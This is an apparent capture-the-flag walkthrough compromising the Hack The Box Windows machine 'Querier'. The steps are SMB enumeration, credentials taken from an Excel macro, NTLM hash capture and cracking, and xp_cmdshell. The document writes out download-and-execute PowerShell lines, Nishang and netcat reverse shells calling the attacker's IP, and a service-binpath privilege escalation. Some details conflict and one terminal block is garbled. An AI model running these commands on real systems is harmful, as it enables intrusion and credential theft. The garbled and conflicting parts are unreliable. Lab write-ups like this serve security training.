

Lets begin with an nmap port scan – `nmap -Pn -p - -sV -sC -T4 10.10.10.125`

```
root@kali:~# nmap -Pn -p - -sV -sC -T4 10.10.10.125
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-02 20:09 EDT
Nmap scan report for 10.10.10.125
Host is up (0.041s latency).
Not shown: 65521 closed ports
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc          Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
1433/tcp   open  ms-sql-s       Microsoft SQL Server 2017 14.00.1000.00; RTM
|_ ms-sql-ntlm-info:
|   Target_Name: HTB
|   NetBIOS_Domain_Name: HTB
|   NetBIOS_Computer_Name: QUERIER
|   DNS_Domain_Name: HTB.LOCAL
|   DNS_Computer_Name: QUERIER.HTB.LOCAL
|   DNS_Tree_Name: HTB.LOCAL
|_ Product_Version: 10.0.17763
|_ ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
|_ Not valid before: 2021-10-02T18:30:53
|_ Not valid after: 2051-10-02T18:30:53
|_ ssl-date: 2021-10-02T23:17:17+00:00; -54m00s from scanner time.
5985/tcp   open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
47001/tcp  open  http           Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
49664/tcp  open  msrpc          Microsoft Windows RPC
49665/tcp  open  msrpc          Microsoft Windows RPC
49666/tcp  open  msrpc          Microsoft Windows RPC
49667/tcp  open  msrpc          Microsoft Windows RPC
49668/tcp  open  msrpc          Microsoft Windows RPC
49669/tcp  open  msrpc          Microsoft Windows RPC
49670/tcp  open  msrpc          Microsoft Windows RPC
49671/tcp  open  msrpc          Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Discovered open port

135,139,445,1433,5985,47001,49664,49665,49666,49667,49668,49669,49670,49671

Interesting ports

139/tcp open netbios-ssn

445/tcp open microsoft-ds?

1433/tcp open ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTM

```

Host script results:
|_clock-skew: mean: -54m00s, deviation: 0s, median: -54m00s
|_ms-sql-info:
|   10.10.10.125:1433:
|     Version:
|       name: Microsoft SQL Server 2017 RTM
|       number: 14.00.1000.00
|       Product: Microsoft SQL Server 2017
|       Service pack level: RTM
|       Post-SP patches applied: false
|_   TCP port: 1433
|_smb2-security-mode:
|   2.02:
|     Message signing enabled but not required
|_smb2-time:
|   date: 2021-10-02T23:17:07
|_   start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.16 seconds

```

Notice that Message signing is enabled but not required.

Checking SMB vulnerabilities

```

(root@kali)-[/]
# nmap --script smb-vuln* -p 445 10.10.10.125
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-02 20:46 EDT
Nmap scan report for 10.10.10.125
Host is up (0.032s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Nmap done: 1 IP address (1 host up) scanned in 11.85 seconds

```

Checked the SMB shares

```

(root@kali)-[/home/kali]
# smbclient -L \\10.10.10.125
Enter WORKGROUP\kali's password:

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
Reports        Disk

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.10.125 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

(root@kali)-[/home/kali]
#

```

Start to enumerate shares

```
(root@kali)-[/home/kali]
# smbclient \\\\10.10.10.125\\ADMIN$
Enter WORKGROUP\\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED

(root@kali)-[/home/kali]
# smbclient \\\\10.10.10.125\\C$
Enter WORKGROUP\\kali's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
```

Located a usable share-Reports!


```
(root@kali)-[/home/kali]
# smbclient \\\\10.10.10.125\\Reports
Enter WORKGROUP\\kali's password:
Try "help" to get a list of possible commands.
smb: \> dir
.                D           0   Mon Jan 28 18:23:48 2019
..               D           0   Mon Jan 28 18:23:48 2019
Currency Volume Report.xlsm  A    12229  Sun Jan 27 17:21:34 2019

6469119 blocks of size 4096. 1547824 blocks available
smb: \> 
```


Files of interest- lets grab them.

```
smb: \> get "Currency Volume Report.xlsm"
getting file \Currency Volume Report.xlsm of size 12229 as Currency Volume Report.xlsm (80.2 KiloBytes/sec) (average 62.9 KiloBytes/sec)
smb: \> 
```

Document contains macros! lets check it out.



Next, go to Tools → Macros → Edit



```
1 Rem Attribute VBA_ModuleType=VBADocumentModule
2 Option VBASupport 1
3
4 ' macro to pull data for client volume reports
5 '
6 ' further testing required
7
8 Private Sub Connect()
9
10 Dim conn As ADODB.Connection
11 Dim rs As ADODB.Recordset
12
13 Set conn = New ADODB.Connection
14 conn.ConnectionString = "Driver={SQL Server};Server=QUERIER;Trusted_Connection=no;Database=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6"
15 conn.ConnectionTimeout = 10
16 conn.Open
17
18 If conn.State = adStateOpen Then
19
20     ' MsgBox "connection successful"
21
22     'Set rs = conn.Execute("SELECT * @@version;")
23     Set rs = conn.Execute("SELECT * FROM volume;")
24     Sheets(1).Range("A1").CopyFromRecordset rs
25     rs.Close
26
27 End If
28
29 End Sub
```

As we can see in Red Lettering.

Discovered Server=QUERIER; Uid=reporting; Pwd=PcwTWTHRwryjc\$c6

Lets check out ms-sql for vulnerabilities.

Show 15

Search: Microsoft SQL Server 2017

Date	D	A	V	Title	Type	Platform	Author
No matching records found							

Showing 0 to 0 of 0 entries (filtered from 44,484 total entries)

FIRSTPREVIOUSNEXTLAST

No exploits found

proceeding to server with credentials

```
(root@kali)-[/home/kali]
# mssqlclient.py QUERIER/reporting:'PcwTWTWRwryjc$c6'@10.10.10.125 -windows-auth
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the
be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

We are in!

Lets try to enable enable_xp_cmdshell so we can run commands

```
SQL> help

lcd {path}          - changes the current local directory to {path}
exit                - terminates the server process (and this session)
enable_xp_cmdshell  - you know what it means
disable_xp_cmdshell - you know what it means
xp_cmdshell {cmd}   - executes cmd using xp_cmdshell
sp_start_job {cmd}  - executes cmd using the sql server agent (blind)
! {cmd}             - executes a local shell cmd

SQL> enable_xp_cmdshell
[-] ERROR(QUERIER): Line 105: User does not have permission to perform this action.
[-] ERROR(QUERIER): Line 1: You do not have permission to run the RECONFIGURE statement.
[-] ERROR(QUERIER): Line 62: The configuration option 'xp_cmdshell' does not exist, or it may be an advanced option.
[-] ERROR(QUERIER): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL>
```

Unable to enable_xp_cmdshell-User does not have permission

Next we try and run system commands with no luck.

```
SQL> EXEC xp_cmdshell 'whoami';  
[-] ERROR(QUERIER): Line 1: The EXECUTE permission was denied on the object 'xp_cmdshell',  
SQL>
```

Lets try and grab some credentials. Lets open up a smbserver

```
(root@kali)-[/home/kali]  
# smbserver.py -smb2support fakeshare fakeshare  
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation  
  
[*] Config file parsed  
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0  
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0  
[*] Config file parsed  
[*] Config file parsed  
[*] Config file parsed
```

Next we want to try and connect to our SMB server.

```
SQL> exec xp_dirtree '\\10.10.14.6\share'  
subdirectory  
Home depth  
SQL>
```

We have credentials!

[illegible]

```
mssqlsvc::QUERIER:4141414141414141:257c5e9082682625df5944b3706eceb:010100000000000000  
0564992f1b7d7018be1abce490ce7d80000000001001000480067006e004300710063063005500770004  
0010007a0067004c004c00760061004c0077000700080000564992f1b7d7010600040002000000008003  
0003000000000000000000000000000000000000000000000000000000000000000000000000000000000  
3002f00310030002e00310030002e00310034002e003600000000000000000000000000000000000000
```

```
User=mssql-svc
Domain=QUERIER
NTLM Hash
```

Next lets hop on over to hashcat and crack'em.

First we need to check what mode we will use to crack with.

```
(root@kali)-[/home/kali]
# hashcat -h | grep -i ntlm
5500 | NetNTLMv1 / NetNTLMv1+ESS | Network Protocols
5600 | NetNTLMv2 | Network Protocols
1000 | NTLM | Operating System
```

Know that we have the mode we need lets begin.

```
(root@kali)-[/home/kali]
# hashcat -m 5600 querier.hash /usr/share/wordlists/rockyou.txt -O --force
hashcat (v6.1.1) starting...
```



```
hashcat -m 5600 querier.hash /usr/share/wordlists/rockyou.txt -O --force --show
```

The image shows two terminal windows. The left window displays the output of the 'hashcat' command, which is cracking a MySQL password. The output shows the progress of the attack, including the number of candidates, the time taken, and the final result: 'corraith -> coreyispeng4lyf!'. The right window shows a web browser displaying a message: 'Know that we have the mode we need lets begin'.

We now have credentials User=MSSQL-SVC PASS=corporate568

Now lets go back in and see what we can do.

```
(root@kali)~# [~/kali]
# mssqlclient.py QUERIER/mssql-svc:'corporate568'@10.10.10.125 -windows-auth
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'master'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

We are in like Flynn!

This time we are able to enable – enable_xp_cmdshell - Lets see if we can run system commands.

```
SQL> help

        lcd {path}                - changes the current local directory to {path}
        exit                      - terminates the server process (and this session)
        enable_xp_cmdshell        - you know what it means
        disable_xp_cmdshell       - you know what it means
        xp_cmdshell {cmd}         - executes cmd using xp_cmdshell
        sp_start_job {cmd}        - executes cmd using the sql server agent (blind)
        ! {cmd}                   - executes a local shell cmd

SQL> enable_xp_cmdshell
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL>
```


We are now able to run system commands.

```
SQL> EXEC xp_cmdshell 'whoami';
output

querier\mssql-svc

NULL

SQL>
```

Lets get setup to transfer a payload.

```
(rootkali)-[/home/kali/privescalate/Windows/PowerUp]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

We will be using Nishangs' Invoke-PowerShellTcp.ps1

[git clone https://github.com/samratashok/nishang.git](https://github.com/samratashok/nishang.git)

Add this line to the bottom of our Invoke-PowerShellTcp.ps1 file.

```
Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.6 -Port 8001
```

xp_cmdshell powershell IEX(New-Object Net.WebClient).DownloadString("http://10.10.14.6/Invoke-PowerShellTcp.ps1")

```
SQL> xp_cmdshell powershell IEX(New-Object Net.WebClient).DownloadString("http://10.10.14.6/Invoke-PowerShellTcp.ps1")
```

Now let open a listener with nc

```
master (rootkali)-[/home/kali]
# nc -nvlp 8001
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8001
Ncat: Listening on 0.0.0.0:8001
[140.3232]
ands
```

And we are in!

```
Ncat: Connection from 10.10.10.125.
Ncat: Connection from 10.10.10.125:49678.
Windows PowerShell running as user mssql-svc on QUERIER
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>whoami
querier\mssql-svc
PS C:\Windows\system32> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : htb
IPv6 Address. . . . . : dead:beef::20d
Link-local IPv6 Address . . . . . : fe80::b150:c552:7702:6232%13
IPv4 Address. . . . . : 10.10.10.125
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 10.10.10.2
PS C:\Windows\system32>
```

The user flag is in the user desktop

```
PS C:\Users\mssql-svc\Desktop> dir

Directory: C:\Users\mssql-svc\Desktop

Mode                LastWriteTime         Length Name
----                -
-a 1/28/2019 12:08 AM           33 user.txt

PS C:\Users\mssql-svc\Desktop> type user.txt
```

Next I created a writable folder at the base of [C:\](#)

```
PS C:\Windows\system32> cd C:\
PS C:\> mkdir temp

Get-Directory: C:\> Get-Directory -uri http://10.10.14.6:1433 -auth mssql-svc:corporate568@10.10.14.10
018 Core Security Technologies

Mode                LastWriteTime         Length Name
----                -
master, New Values: master
None, New Values: us_english
d----- 10/3/2021  2:51 AM                temp
database context to 'master'.
language setting to us_english.
Server (140.3232)
PS C:\>
```

Next we want to use Nishang's PowerUp.ps1 to enumerate the system.

But first we need to add Invoke-AllChecks to the bottom of PowerUp.ps1, to help we automation.

```
}
" `n"

if($HTMLReport) {
    "[*] Report written to '$HtmlReportFile' `n"
}
}
Invoke-AllChecks
PS C:\>
```

Now we want to change over to [C:\temp](#) and transfer over our PowerUp.ps1

IEX (New-Object Net.WebClient).downloadString('http://10.10.14.6/PowerUp.ps1')

PowerUp.ps1 results below:

```
PS C:\temp> IEX (New-Object Net.WebClient).downloadString('http://10.10.14.6/PowerUp.ps1')
[*] Running Invoke-AllChecks 'PowerUp.ps1'
[*] Checking if user is in a local group with administrative privileges...
[*] Checking for unquoted service paths...
[*] Checking service executable and argument permissions...
```

Looks like we have an BinPath escalation and a hijackable .dll

```
[*] Checking service permissions...

ServiceName : UsoSvc
Path        : C:\Windows\system32\svchost.exe -k netsvcs -p
StartName    : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -ServiceName 'UsoSvc'

[*] Checking %PATH% for potentially hijackable .dll locations...

HijackablePath : C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps\
AbuseFunction  : Write-HijackDll -OutputFile 'C:\Users\mssql-svc\AppData\Local\Microsoft\WindowsApps\wlbsctrl.dll'
                -Command '...'
```

We also found an UnattendPath to check The Unattend.xml came back with no passwords or anything sensitive.

Checking out the possible Hijackable dll, which also turns up empty.

```
PS C:\temp> sc.exe query dllsvc
[SC] EnumQueryServicesStatus:OpenService FAILED 1060:

The specified service does not exist as an installed service.

PS C:\temp> █
```

So lets move forward with our BinPath escalation.

```
[*] Checking for AlwaysInstallElevated registry key...

[*] Checking for Autologon credentials in registry...

[*] Checking for vulnerable registry autoruns and configs...

[*] Checking for vulnerable schtask files/configs...

[*] Checking for unattended install files...

UnattendPath : C:\Windows\Panther\Unattend.xml

[*] Checking for encrypted web.config strings...
```

Lets try and psexec.py into the system from a new shell.

```
(root@kali)-[/home/kali/privescalate/Windows/PowerUp]
# psexec.py QUERIER/john:'Password123'@10.10.10.125 1 x
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[-] SMB SessionError: STATUS_LOGON_FAILURE(The attempted logon is invalid. This is
either due to a bad username or authentication information.)
```

No luck, since ADMIN\$ is not shareable lets move forward.

Lets get some info on our exploitable process

```
PS C:\temp> sc.exe query UsoSvc

SERVICE_NAME: UsoSvc
        TYPE               : 20    WIN32_SHARE_PROCESS
        STATE                : 4    RUNNING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0

PS C:\temp>
```

lets go ahead and stop the service.

```
PS C:\temp> sc.exe stop UsoSvc

SERVICE_NAME: UsoSvc
        TYPE               : 20    WIN32_SHARE_PROCESS
        STATE                : 3    STOP_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT           : 0x3
        WAIT_HINT            : 0x7530

PS C:\temp>
```

Next we will want to transfer over a program that we can use to exploit the system.

Netcat.exe sounds like a good program to try.

```
(root@kali)-[/home/kali/privescalate/Windows/PowerUp]
# locate nc.exe
/home/kali/tools/Windows/nc.exe
/usr/lib/mono/4.5/cert-sync.exe
/usr/share/seclists/Web-Shells/FuzzDB/nc.exe
/usr/share/windows-resources/binaries/nc.exe
```

Lets create a share

```
(kali㉿kali)-[~/tools/Windows]
$ python3 -m http.server 82 --bind 0.0.0.0 --directory .
Serving HTTP on 0.0.0.0 port 82 (http://0.0.0.0:82/) ...
10.10.10.125 - - [03/Oct/2021 14:47:08] "GET /nc.exe HTTP/1.1" 200 -
Shell changed from 1 to 1. Run the RECONFIGURE statement to
```

Lets invoke powershell to transfer nc.exe

```
PS C:\temp> ls
PS C:\temp> powershell -c "Invoke-WebRequest -Uri http://10.10.14.6:82/nc.exe" -OutFile nc.exe
PS C:\temp> ls

Directory: C:\temp

Mode                LastWriteTime         Length Name
----                -
a-                10/3/2021 6:57 PM         59392 nc.exe
```

powershell -c "Invoke-WebRequest -Uri http://10.10.14.6:82/nc.exe" -OutFile nc.exe
Next we will proceed with a BinPath escalation

Open up a netcat listener

```
(kali㉿kali)-[~]  
$ nc -nvlp 1234  
Ncat: Version 7.91 ( https://nmap.org/ncat )  
Ncat: Listening on :::1234  
Ncat: Listening on 0.0.0.0:1234
```

Change the config of the UsoSvc service with the added command 'C:\temp\nc.exe -e cmd 10.10.14.6 1234' and start the service – sc.exe start UsoSvc

```
PS C:\temp> sc.exe config UsoSvc binpath= 'C:\temp\nc.exe -e cmd 10.10.14.6 1234'  
[SC] ChangeServiceConfig SUCCESS  
PS C:\temp> sc.exe start UsoSvc
```

```
(kali㉿kali)-[~]  
$ nc -nvlp 1234  
Ncat: Version 7.91 ( https://nmap.org/ncat )  
Ncat: Listening on :::1234  
Ncat: Listening on 0.0.0.0:1234  
Ncat: Connection from 10.10.10.125.  
Ncat: Connection from 10.10.10.125:49689.  
Microsoft Windows [Version 10.0.17763.292]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>
```

We have nt authority\system

The root flag is located in the Administrator desktop

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is FE98-F373

Directory of C:\Users\Administrator\Desktop

01/29/2019  01:04 AM    <DIR>          .
01/29/2019  01:04 AM    <DIR>          ..
01/28/2019  01:08 AM                33 root.txt
               1 File(s)                33 bytes
               2 Dir(s)  6,602,444,800 bytes free

C:\Users\Administrator\Desktop>type root.txt
```

Additional further exploitation

Lets use our PowerUp.ps1 Abuse function.

We now have a new user – john password Password123!, that is in the local group Administrators group.

```
PS C:\temp> Invoke-ServiceAbuse -ServiceName 'UsoSvc'

ServiceAbused Command
-----
UsoSvc      net user john Password123! /add && net localgroup Administrators john
/add

User\Desktop\Tools\Accesschk\accesschk64.exe -wuvc dactsvc /eula
PS C:\temp>
```